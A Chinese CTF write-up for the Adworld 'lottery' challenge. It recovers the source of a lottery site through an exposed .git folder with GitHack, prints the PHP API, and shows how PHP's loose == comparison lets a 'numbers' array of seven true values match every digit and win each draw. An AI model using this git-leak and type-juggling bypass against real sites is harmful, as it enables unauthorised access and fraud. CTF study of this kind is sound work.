
lottery-adworld

今天把所有5分以下的做完，这道题还是个git泄露，代码审计，没什么特点，还给了附件，但是可以爆破到的



页面是个猜数抽奖，要99999积分才能换flag，总不能写个脚本一直去碰吧，有点纯

先是目录爆破，看到有git，使用githack

```
┌──(kali㉿kali)-[~/GitHack]
└─$ python3 GitHack.py http://61.147.171.105:52009/.git/
[+] Download and parse index file ...
[+] account.php
[+] api.php
[+] buy.php
[+] check_register.php
[+] config.php
[+] css/main.css
[+] favicon.ico
[+] footer.php
[+] header.php
[+] index.php
[+] js/buy.js
[+] js/register.js
[+] logout.php
[+] market.php
[+] register.php
[+] robots.txt
[OK] account.php
[OK] api.php
[OK] buy.php
[OK] config.php
[OK] footer.php
[OK] index.php
[OK] header.php
[OK] check_register.php
[OK] css/main.css
[OK] favicon.ico
[OK] js/buy.js
[OK] js/register.js
[OK] market.php
[OK] register.php
[OK] logout.php
[OK] robots.txt
```

其中代码审计到api.php可以发现问题

```php
<?php
require_once('config.php');
header('Content-Type: application/json');

function response($resp){
```

```php
        die(json_encode($resp));
}

function response_error($msg){
        $result = ['status'=>'error'];
        $result['msg'] = $msg;
        response($result);
}

function require_keys($req, $keys){
        foreach ($keys as $key) {
                if(!array_key_exists($key, $req)){
                        response_error('invalid request');
                }
        }
}

function require_registered(){
        if(!isset($_SESSION['name']) || !isset($_SESSION['money'])){
                response_error('register first');
        }
}

function require_min_money($min_money){
        if(!isset($_SESSION['money'])){
                response_error('register first');
        }
        $money = $_SESSION['money'];
        if($money < 0){
                $_SESSION = array();
                session_destroy();
                response_error('invalid negative money');
        }
        if($money < $min_money){
                response_error('you don\' have enough money');
        }
}


if($_SERVER["REQUEST_METHOD"] != 'POST' || !isset($_SERVER["CONTENT_TYPE"]) ||
$_SERVER["CONTENT_TYPE"] != 'application/json'){
        response_error('please post json data');
}

$data = json_decode(file_get_contents('php://input'), true);
if(json_last_error() != JSON_ERROR_NONE){
        response_error('invalid json');
}

require_keys($data, ['action']);

// my boss told me to use cryptographically secure algorithm
function random_num(){
        do {
                $byte = openssl_random_pseudo_bytes(10, $cstrong);
```

```
                $num = ord($byte);
        } while ($num >= 250);

        if(!$cstrong){
                response_error('server need be checked, tell admin');
        }

        $num /= 25;
        return strval(floor($num));
}

function random_win_nums(){
        $result = '';
        for($i=0; $i<7; $i++){
                $result .= random_num();
        }
        return $result;
}


function buy($req){
        require_registered();
        require_min_money(2);

        $money = $_SESSION['money'];
        $numbers = $req['numbers'];
        $win_numbers = random_win_nums();
        $same_count = 0;
        for($i=0; $i<7; $i++){
                if($numbers[$i] == $win_numbers[$i]){
                        $same_count++;
                }
        }
        switch ($same_count) {
                case 2:
                        $prize = 5;
                        break;
                case 3:
                        $prize = 20;
                        break;
                case 4:
                        $prize = 300;
                        break;
                case 5:
                        $prize = 1800;
                        break;
                case 6:
                        $prize = 200000;
                        break;
                case 7:
                        $prize = 5000000;
                        break;
                default:
                        $prize = 0;
                        break;
```

```
        }
        $money += $prize - 2;
        $_SESSION['money'] = $money;
        response(['status'=>'ok','numbers'=>$numbers,
'win_numbers'=>$win_numbers, 'money'=>$money, 'prize'=>$prize]);
}

function flag($req){
        global $flag;
        global $flag_price;

        require_registered();
        $money = $_SESSION['money'];
        if($money < $flag_price){
                response_error('you don\' have enough money');
        } else {
                $money -= $flag_price;
                $_SESSION['money'] = $money;
                $msg = 'Here is your flag: ' . $flag;
                response(['status'=>'ok','msg'=>$msg, 'money'=>$money]);
        }
}

function register($req){
        $name = $req['name'];
        $_SESSION['name'] = $name;
        $_SESSION['money'] = 20;

        response(['status'=>'ok']);
}


switch ($data['action']) {
        case 'buy':
                require_keys($data, ['numbers']);
                buy($data);
                break;

        case 'flag':
                flag($data);
                break;

        case 'register':
                require_keys($data, ['name']);
                register($data);
                break;

        default:
                response_error('invalid request');
                break;
}
```

可以看到经典php的毒瘤问题，==与===的区别，在弱语言的php，==只能保证转换成字符串相等，但不能保证是类型相等

那我们恒成立成true不就完了

```
($numbers[$i] == $win_numbers[$i])
```

```
number:[true,
true,
true,
true,
true,
true,
true]
```

一直点总有一天能够的，，，不如python脚本写一个凑齐99999999